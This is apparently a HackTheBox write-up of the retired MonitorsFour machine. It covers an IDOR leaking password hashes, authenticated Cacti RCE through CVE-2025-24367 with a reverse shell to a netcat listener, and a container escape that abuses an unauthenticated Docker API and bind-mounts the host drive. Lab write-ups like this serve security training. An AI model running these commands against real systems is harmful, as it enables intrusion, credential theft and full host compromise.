> For the complete documentation index, see [llms.txt](https://alham-rizvi.gitbook.io/alhamrizvi/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://alham-rizvi.gitbook.io/alhamrizvi/htbwriteups/monitorsfour-htb-hackthebox-writeup-or-by-alham-rizvi.md).
# MonitorsFour HTB — HackTheBox Writeup | By Alham Rizvi
Hello everyone, This is Alham Rizvi again, finally this machine is retired and here is my writeup for it, So let’s get started. Before we begin, make sure to follow me on my socials for more HTB writeups, CTF content, and cybersecurity stuff.Hello everyone, finally this machine is retired and here is my writeup for it.

#### Attack Chain
#### Reconaissance
**Port scanning**
We start with classic recon by performing a full port scan. The goal here is to identify exposed services and understand the attack surface before interacting with the target further.
```
alhamrizvi@alhams-fedora:~/mf$ sudo nmap -sS -sV 10.129.1.102 -oN out.txt
[sudo] password for alhamrizvi:
...
80/tcp open http nginx
5985/tcp open http Microsoft HTTPAPI httpd 2.0
...
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 111.67 seconds
```
Port 80 hosts the web application behind Nginx, while port 5985 exposes WinRM, indicating the backend system is Windows. The presence of a `PHPSESSID` cookie also suggests the site is using PHP sessions.
Since the main website appeared mostly static, the next step was searching for hidden subdomains, as internal panels and monitoring applications are commonly hosted separately.
**Subdomain Discovery**
```
alhamrizvi@alhams-fedora:~/mf$ ffuf -w /usr/share/seclists/subdomains-top1million-5000.txt \
-u http://monitorsfour.htb \
-H "Host: FUZZ.monitorsfour.htb"
...
cacti [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 121 ms]
...
```
The scan returned a valid subdomain,

This revealed `cacti.monitorsfour.htb`, which is running Cacti, a network monitoring platform known for several historical vulnerabilities including authentication bypasses and RCE issues.
To access it locally, we add the subdomain to `/etc/hosts`:
```
echo "10.129.12.34 cacti.monitorsfour.htb" | sudo tee -a /etc/hosts
```
**Web Enumeration**
```
alhamrizvi@alhams-fedora:~/mf$ #
curl -sL -v http://cacti.monitorsfour.htb/ 2>&1 | head -40
curl -sL http://cacti.monitorsfour.htb/cacti/ | grep -i "version\|cacti"
curl -sL http://cacti.monitorsfour.htb/cacti/index.php | grep -i "version"
* Host cacti.monitorsfour.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.129.52.140, 10.129.1.102
* Trying 10.129.52.140:80...
* connect to 10.129.52.140 port 80 from 10.10.14.98 port 38536 failed: No route to host
* Trying 10.129.1.102:80...
* Connected to cacti.monitorsfour.htb (10.129.1.102) port 80
* using HTTP/1.x
> GET / HTTP/1.1
> Host: cacti.monitorsfour.htb
> User-Agent: curl/8.15.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 302 Found
< Server: nginx
< Date: Thu, 21 May 2026 04:55:29 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< X-Powered-By: PHP/8.3.27
< Location: /cacti
* Ignoring the response-body
<
* Connection #0 to host cacti.monitorsfour.htb left intact
* Issue another request to this URL: 'http://cacti.monitorsfour.htb/cacti'
* Re-using existing http: connection with host cacti.monitorsfour.htb
> GET /cacti HTTP/1.1
> Host: cacti.monitorsfour.htb
> User-Agent: curl/8.15.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 301 Moved Permanently
< Server: nginx
< Date: Thu, 21 May 2026 04:55:30 GMT
< Content-Type: text/html
< Content-Length: 162
< Location: http://cacti.monitorsfour.htb/cacti/
< Connection: keep-alive
Login to Cacti
var cactiConsoleAllowed=false;
var cactiGraphsAllowed=false;
var cactiHome='Cacti Home';
var cactiConsole='Console';
var cactiMisc='Miscellaneous';
var cactiDashboards='Dashboards';
var cactiGeneral='General';
var cactiCharts='Charts';
var cactiProjectPage='Cacti Project Page';
var cactiCommunityForum='User Community';
var cactiUser='User';
var cactiDocumentation='Documentation';
var cactiSpine='Spine';
var cactiRRDProxy='RRDProxy';
var cactiKeyboard='Keyboard';
var cactiShortcuts='Shortcuts';
var cactiContributeTo='Contribute to the Cacti Project';
var cactiDevHelp='Help in Developing';
var cactiDonate='Donation & Sponsoring';
var cactiProfile='Profile';
var cactiTheme='Theme';
var cactiClient='Client';
var cactiTranslate='Help in Translating';
var aboutCacti='About Cacti';
var justCacti='Cacti';
Version 1.2.28 | (c) 2004-2026 - The Cacti Group
var cactiVersion='1.2.28';
var cactiServerOS='unix';
var cactiAction='';
var refreshPage='/cacti/logout.php?action=timeout';
var urlPath='/cacti/';
Version 1.2.28 | (c) 2004-2026 - The Cacti Group
var cactiVersion='1.2.28';
alhamrizvi@alhams-fedora:~/mf$
```
The output shows that the web server redirects requests from the root path `/` to `/cacti/`, confirming that the actual application is hosted inside that directory.
```
HTTP/1.1 302 Found
Location: /cacti
```
Then another redirect occurs:
```
HTTP/1.1 301 Moved Permanently
Location: http://cacti.monitorsfour.htb/cacti/
```
After following the redirects, the response reveals the Cacti login page. The HTML and JavaScript references confirm the application is Cacti through multiple paths such as:
```
/cacti/include/themes/
/cacti/include/js/
```
The most important part of the output is the version disclosure:
```
Version 1.2.28
var cactiVersion='1.2.28';
```
This confirms the target is running Cacti version `1.2.28`, which is useful for identifying known vulnerabilities and matching public exploits to the correct version.
**Fuzzing**
To look for hidden functionality on the main website, directory and API endpoint fuzzing was performed.
```
alhamrizvi@alhams-fedora:~/mf$ ffuf -w /usr/share/seclists/Discovery/Web-Content/api/api.txt \
-u http://monitorsfour.htb/FUZZ
```
The scan discovered an endpoint named `/user`.
Testing the endpoint with different token values revealed insecure access control behavior. When the request used `token=0`, the application returned all user records instead of restricting access properly.
The response contained usernames and MD5 password hashes, indicating that the backend failed to validate the token correctly.
This behavior is characteristic of an IDOR vulnerability, where modifying user-controlled parameters allows access to unauthorized data.
The request sends `token=0` to the `/user` endpoint.
```
alhamrizvi@alhams-fedora:~/mf$ curl -sLv "http://monitorsfour.htb/user?token=0"
...
...
[
{
"id": 2,
"username": "admin",
"email": "admin@monitorsfour.htb",
"password": "56b32eb43e6f15395f6c46c1c9e1cd36",
"role": "super user",
"token": "8024b78f83f102da4f",
"name": "Marcus Higgins",
"position": "System Administrator"
},
{
"id": 5,
"username": "mwatson",
"email": "mwatson@monitorsfour.htb",
"password": "69196959c16b26ef00b77d82cf6eb169",
"role": "user",
"name": "Michael Watson"
},
{
"id": 6,
"username": "janderson",
"email": "janderson@monitorsfour.htb",
"password": "2a22dcf99190c322d974c8df5ba3256b",
"role": "user",
"name": "Jennifer Anderson"
},
{
"id": 7,
"username": "dthompson",
"email": "dthompson@monitorsfour.htb",
"password": "8d4a7e7fd08555133e056d9aacb1e519",
"role": "user",
"name": "David Thompson"
}
]
```
**Password Cracking**
The leaked MD5 hashes were checked against CrackStation, an online hash lookup database containing precomputed password hashes.
The admin hash:
```
56b32eb43e6f15395f6c46c1c9e1cd36
```
was successfully cracked to:
```
wonderful1
```
Attempting to log into Cacti with `admin:wonderful1` failed, which indicated that the username used by the web application differed from the exposed API username.
Based on the profile information returned earlier (`Marcus Higgins`), several username variations were tested until the correct credentials were identified:
```
marcus:wonderful1
```
This provided valid access to the Cacti panel.
#### Initial Access

After getting CACTI panel access, nothing seems interesting more than cacti panel’s version, we can try to get RCE with this CVE-2025–24367
> **CVE-2025–24367** is a critical security vulnerability in Cacti, a popular open-source network monitoring and performance graphing framework. With a CVSS score of 8.7, it is classified as a post-authentication Remote Code Execution (RCE) flaw.
> **How the Vulnerability Works ?**
> The flaw occurs within Cacti’s RRDTool graph template functionality, where the system parses user-supplied data for RRD command parameters (like `--right-axis-label`).
> **The Root Cause**: While Cacti attempts to sanitize user input and escape shell metacharacters, it fails to handle newline characters (\\( \backslash n \\)) properly.
> **The Exploit:** An authenticated attacker can inject newline characters into the input parameters, breaking out of the intended command context. This argument injection allows the attacker to execute additional RRDTool commands and write arbitrary, malicious PHP code directly into the application’s web root.
> **The Impact**: Once the malicious PHP script is successfully created in the web root, the attacker can simply access it via a web browser or HTTP request to execute arbitrary system commands with the privileges of the web server.
> **Affected Versions**
> This vulnerability affects Cacti versions up to 1.2.28.
After identifying valid credentials for the Cacti panel, I cloned a public PoC for CVE-2025–24367 and prepared a listener to catch the reverse shell.
```
alhamrizvi@alhams-fedora:~/mf/CVE-2025-24367-Cacti-PoC$ sudo python3 exploit.py \
-url http://cacti.monitorsfour.htb \
-u marcus \
-p wonderful1 \
-i 10.10.14.98 \
-l 8000
```
```
nc -lvnp 8000
```
The exploit successfully authenticated to the Cacti instance, generated temporary PHP payload files, and triggered command execution through the vulnerable functionality.
```
[+] Cacti Instance Found!
[+] Serving HTTP on port 80
[+] Login Successful!
[+] Got graph ID: 226
[i] Created PHP filename: rKQT0.php
[+] Got payload: /bash
[i] Created PHP filename: 4bWsW.php
[+] Hit timeout, looks good for shell, check your listener!
[+] Stopped HTTP server on port 80
```
Shortly after the timeout message appeared, the reverse shell connected back to the Netcat listener, giving remote code execution on the target container.
```
www-data@821fbd6a43fa:~/html/cacti$ whoami
www-data
www-data@821fbd6a43fa:~/html/cacti$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
...
www-data@821fbd6a43fa:~/html/cacti$ cat /home/marcus/user.txt
REDACTED
```
pRIVESC
#### Finding the Docker API
After getting a shell inside the Cacti container, I first verified the environment to understand where I was operating from.
```
www-data@821fbd6a43fa:~/html/cacti$ hostname
821fbd6a43fa
```
The hostname looked like a container ID, which strongly suggested we were inside Docker. Checking the network configuration confirmed this:
```
www-data@821fbd6a43fa:~/html/cacti$ ip addr
2: eth0@if6:
inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0
```
The container was connected to the `172.18.0.0/16` Docker bridge network. I then checked the routing table to identify the gateway address.
```
www-data@821fbd6a43fa:~/html/cacti$ ip route
default via 172.18.0.1 dev eth0
172.18.0.0/16 dev eth0 proto kernel scope link src 172.18.0.2
```
A common Docker escape technique is abusing an exposed Docker API on port `2375`. I first tested the bridge gateway:
```
www-data@821fbd6a43fa:~/html/cacti$ curl http://172.18.0.1:2375/version
curl: (7) Failed to connect to 172.18.0.1 port 2375
```
Nothing was listening there. Next, I tried `host.docker.internal`, which is commonly available in Docker Desktop environments and resolves back to the host system.
```
www-data@821fbd6a43fa:~/html/cacti$ curl -v http://host.docker.internal:2375/version
* Host host.docker.internal:2375 was resolved.
* IPv4: 192.168.65.254
* Trying 192.168.65.254:2375...
* connect to 192.168.65.254 port 2375 failed: Connection refused
```
Although the API was not exposed on `.254`, the response revealed an important detail: Docker Desktop was using the `192.168.65.0/24` internal subnet. That meant the Docker Engine API could still be exposed somewhere else on that range.
I also checked whether the Docker socket was mounted inside the container:
```
www-data@821fbd6a43fa:~/html/cacti$ ls -la /var/run/docker.sock 2>/dev/null
```
```
www-data@821fbd6a43fa:~/html/cacti$ find / -name "docker.sock" 2>/dev/null
```
No socket was present, so I moved on to scanning the subnet manually for port `2375`.
```
www-data@821fbd6a43fa:~/html/cacti$ for i in $(seq 1 254); do
(curl -s --connect-timeout 1 http://192.168.65.$i:2375/version 2>/dev/null | grep -q "ApiVersion" && echo "192.168.65.$i:2375 OPEN") &
done; wait
```
The scan returned a valid Docker API endpoint:
```
192.168.65.7:2375 OPEN
```
I confirmed access and retrieved the Docker version information.
```
www-data@821fbd6a43fa:~/html/cacti$ curl http://192.168.65.7:2375/version
```
```
{
"Platform": {"Name": "Docker Engine - Community"},
"Version": "28.3.2",
"ApiVersion": "1.51",
"KernelVersion": "6.6.87.2-microsoft-standard-WSL2",
"Os": "linux",
"Arch": "amd64"
}
```
The API was completely unauthenticated, allowing arbitrary interaction with the Docker daemon from inside the container.
**Exploitation**
To create a new container, I first checked which images were already available on the host.
```
www-data@821fbd6a43fa:~/html/cacti$ curl -s http://192.168.65.7:2375/images/json | grep -o '"RepoTags":\[[^]]*\]'
```
```
"RepoTags":["docker_setup-nginx-php:latest"]
"RepoTags":["docker_setup-mariadb:latest"]
"RepoTags":["alpine:latest"]
```
Since `alpine:latest` already existed, I used it to create a malicious container that mounted the host filesystem. On my attacking machine, I prepared a JSON payload defining the container configuration.
```
cat > /tmp/container.json << 'EOF'
{
"Image": "alpine:latest",
"Cmd": ["/bin/sh", "-c", "cat /mnt/host_root/Users/Administrator/Desktop/root.txt"],
"HostConfig": {
"Binds": ["/mnt/host/c:/mnt/host_root"]
},
"Tty": true,
"OpenStdin": true
}
EOF
```
The important part was the bind mount:
```
"Binds": ["/mnt/host/c:/mnt/host_root"]
```
Docker Desktop exposes the Windows host filesystem through `/mnt/host/c` inside WSL2. By mounting it into the new container, I could directly access files from the host operating system.
I then served the payload locally:
```
alhamrizvi@alhams-fedora:/mf$ cd /tmp && python3 -m http.server 8000
```
Inside the compromised container, I downloaded the configuration file.
```
www-data@821fbd6a43fa:~/html/cacti$ curl http://10.10.14.36:8000/container.json -o /tmp/container.json
```
Next, I created the malicious container through the Docker API.
```
www-data@821fbd6a43fa:~/html/cacti$ curl -X POST \
-H "Content-Type: application/json" \
-d @/tmp/container.json \
http://192.168.65.7:2375/containers/create?name=pwned
```
```
{"Id":"7d99df11ee0f9d29c093acb26f741bebda84e7d02c90097590c0791241075468","Warnings":[]}
```
After creating the container, I started it:
```
www-data@821fbd6a43fa:~/html/cacti$ curl -X POST \
http://192.168.65.7:2375/containers/7d99df11ee0f/start
```
Finally, I retrieved the container logs, which contained the contents of `root.txt` from the Windows host.
```
www-data@821fbd6a43fa:~/html/cacti$ curl \
http://192.168.65.7:2375/containers/7d99df11ee0f/logs?stdout=true
REDACTED
```
The exposed Docker API allowed full interaction with the Docker daemon, leading directly to host filesystem access and complete compromise of the machine.
And Congrats, you have rooted the machine i guess!
bye bye!
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.
Perform an HTTP GET request on the current page URL with the `ask` query parameter, and the optional `goal` query parameter:
```
GET https://alham-rizvi.gitbook.io/alhamrizvi/htbwriteups/monitorsfour-htb-hackthebox-writeup-or-by-alham-rizvi.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is optional and describes the broader end goal you are ultimately trying to accomplish on behalf of the user. GitBook uses it to tailor the answer towards what is most useful for that goal.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.